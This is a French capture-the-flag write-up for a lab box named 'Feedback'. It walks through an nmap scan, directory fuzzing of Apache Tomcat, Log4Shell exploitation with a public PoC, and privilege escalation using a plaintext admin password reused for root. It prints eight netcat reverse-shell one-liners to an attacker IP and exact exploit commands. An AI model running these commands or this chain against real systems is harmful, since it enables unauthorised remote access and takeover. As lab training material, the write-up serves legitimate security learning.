Feedback - Easy

WRITE-UP by Frozenk

date : 2024-04-16

Table des matières

Résumé exécutif

Résumé exécutif Ce document est la propriété exclusive de Frozenk. Il a été rédigé dans le cadre d'un entraînement basé sur un Capture The Flag (CTF) et a été réalisé de manière éthique, légale, et conforme aux règles établies par les organisateurs du CTF. Les actions décrites et les techniques utilisées l'ont été dans un environnement contrôlé et destiné à cet effet.

Il est interdit de reproduire, distribuer ou utiliser ce document ou une partie de ce document à des fins autres que la lecture personnelle sans le consentement écrit de son auteur.

Les informations contenues dans ce document sont fournies "en l'état" et sont basées sur les connaissances et les observations de l'auteur au moment de la rédaction. Aucune garantie n'est donnée quant à l'exhaustivité ou l'exactitude de ces informations.

L'objectif principal de ce write-up est éducatif. Il vise à partager des connaissances, des techniques, et des méthodes utilisées pour résoudre les challenges du CTF. Il ne doit en aucun cas être utilisé pour mener des activités illégales ou non éthiques.

Méthodologie et portée

Le challenge Capture The Flag (CTF) présenté dans le write-up "Frozenk" a été conçu pour permettre aux participants de découvrir et d'exploiter des vulnérabilités dans un environnement simulé et sécurisé. Le périmètre de ce CTF a été défini par le CTF garantissant ainsi que seuls les composants prévus étaient inclus dans le challenge.

1 Writeup

🔭 Périmètre

```
IP : 10.10.84.254
OS : Linux
Domaine :
```

🔍 Récupération d'informations

PortScan :

```
 sudo nmap 10.10.84.254 -sC -sV -Pn -oN resultnmapFeedback
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-16 18:17 CEST
Nmap scan report for 10.10.84.254
Host is up (0.031s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 e7303d1c28d7f2f7d98441d2c2c8824e (RSA)
|   256 7211f6d31a2cf2405ca83d87a43afb29 (ECDSA)
|_  256 f3afea4751723ebef02e72b3ea4a0c6c (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.56
|_http-title: Apache Tomcat/9.0.56
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.62 seconds
```

Découverte de : " Apache Tomcat/9.0.56 "


Fuzzer :

```
302      GET        0l        0w        0c http://10.10.84.254:8080/examples =>
http://10.10.84.254:8080/examples/
302      GET        0l        0w        0c http://10.10.84.254:8080/docs/config
=> http://10.10.84.254:8080/docs/config/
302      GET        0l        0w        0c http://10.10.84.254:8080/docs/appdev
=> http://10.10.84.254:8080/docs/appdev/
200      GET       34l      158w     1156c http://10.10.84.254:8080/docs/api/
```

```
200      GET    11932l    63280w   670685c http://10.10.84.254:8080/docs/
changelog.html
200      GET      198l      490w    11136c http://10.10.84.254:8080/
302      GET        0l        0w        0c http://10.10.84.254:8080/docs/images
=> http://10.10.84.254:8080/docs/images/
200      GET       81l      159w        -c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
302      GET        0l        0w        0c http://10.10.84.254:8080/examples/
jsp => http://10.10.84.254:8080/examples/jsp/
200      GET       81l      143w        -c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
200      GET       16l       31w      538c http://10.10.84.254:8080/feedback/
feedback/logfeedback.action;jsessionid=F2B5387D19F7A5E9A4F3EFF68454F34A
200      GET       32l       76w     1169c http://10.10.84.254:8080/feedback/
index
302      GET        0l        0w        0c http://10.10.84.254:8080/docs/api =>
http://10.10.84.254:8080/docs/api/
200      GET       16l       31w      538c http://10.10.84.254:8080/feedback/
feedback/feedback/
logfeedback.action;jsessionid=F34F1E4B587623F8504D5B3FCEF495F1
200      GET       32l       76w     1169c http://10.10.84.254:8080/feedback/
feedback/index
302      GET        0l        0w        0c http://10.10.84.254:8080/examples/
jsp/images => http://10.10.84.254:8080/examples/jsp/images/
302      GET        0l        0w        0c http://10.10.84.254:8080/examples/
jsp/security => http://10.10.84.254:8080/examples/jsp/security/
302      GET        0l        0w        0c http://10.10.84.254:8080/examples/
jsp/xml => http://10.10.84.254:8080/examples/jsp/xml/
302      GET        0l        0w        0c http://10.10.84.254:8080/docs/
architecture => http://10.10.84.254:8080/docs/architecture/
302      GET        0l        0w        0c http://10.10.84.254:8080/examples/
jsp/forward => http://10.10.84.254:8080/examples/jsp/forward/
302      GET        0l        0w        0c http://10.10.84.254:8080/docs/
appdev/sample => http://10.10.84.254:8080/docs/appdev/sample/
302      GET        0l        0w        0c http://10.10.84.254:8080/docs/
appdev/sample/docs => http://10.10.84.254:8080/docs/appdev/sample/docs/
302      GET        0l        0w        0c http://10.10.84.254:8080/docs/
appdev/sample/web => http://10.10.84.254:8080/docs/appdev/sample/web/
302      GET        0l        0w        0c http://10.10.84.254:8080/examples/
jsp/include => http://10.10.84.254:8080/examples/jsp/include/
302      GET        0l        0w        0c http://10.10.84.254:8080/examples/
servlets => http://10.10.84.254:8080/examples/servlets/
302      GET        0l        0w        0c http://10.10.84.254:8080/examples/
servlets/images => http://10.10.84.254:8080/examples/servlets/images/
302      GET        0l        0w        0c http://10.10.84.254:8080/docs/
appdev/sample/src => http://10.10.84.254:8080/docs/appdev/sample/src/
```

http://10.10.84.254:8080/feedback/ ==> très intéressant Un passage dans Burpsuite nous indique qu'il s'agit de Json, donc le combot json + log fait penssé a la célébre faille log4j

je teste donc ça avec Burp :



Et il y a bien une réaction sur mon netcat, il nous reste plus que a exploiter cela maintenant

🤯 Exploitation

Utilisation du git : https://github.com/kozmer/log4j-shell-poc

```
python3 poc.py --userip 10.8.1.242 --webport 8081 --lport 1337
rlwrap nc -lvnp 1337
rlwrap nc -lvnp 1337
```


Je fait un shell plus stable

```
/workspace # shellerator

[1] nc -e /bin/sh 10.8.1.242 443

[2] nc -e /bin/bash 10.8.1.242 443

[3] nc -c bash 10.8.1.242 443

[4] mknod backpipe p && nc 10.8.1.242 443 0<backpipe | /bin/bash 1>backpipe

[5] rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.1.242 443 >/tmp/f
```


```
[6] rm -f /tmp/p; mknod /tmp/p p && nc 10.8.1.242 443 0/tmp/p 2>&1

[7] rm f;mkfifo f;cat f|/bin/sh -i 2>&1|nc 10.8.1.242 443 > f

[8] rm -f x; mknod x p && nc 10.8.1.242 443 0<x | /bin/bash 1>x

CLI command used
/root/.local/bin/shellerator --reverse-shell --type netcat --lhost 10.8.1.242
--lport 443
```

🔼 Élévation de privilèges

Je lance une linpeas grace a linfast



Je trouve un fichier avec password :





```
<user username="admin" password="H2RR3rGDrbAnPxWa" roles="manager-gui"/>
```

Nous avons donc le password root :

```
tomcat@ip-10-10-10-7:/tmp$ su -
su -
Password: H2RR3rGDrbAnPxWa
```

```
root@ip-10-10-10-7:~#
```



Suivez-moi :

Youtube = @FrozenKwa **Github = Frozenka**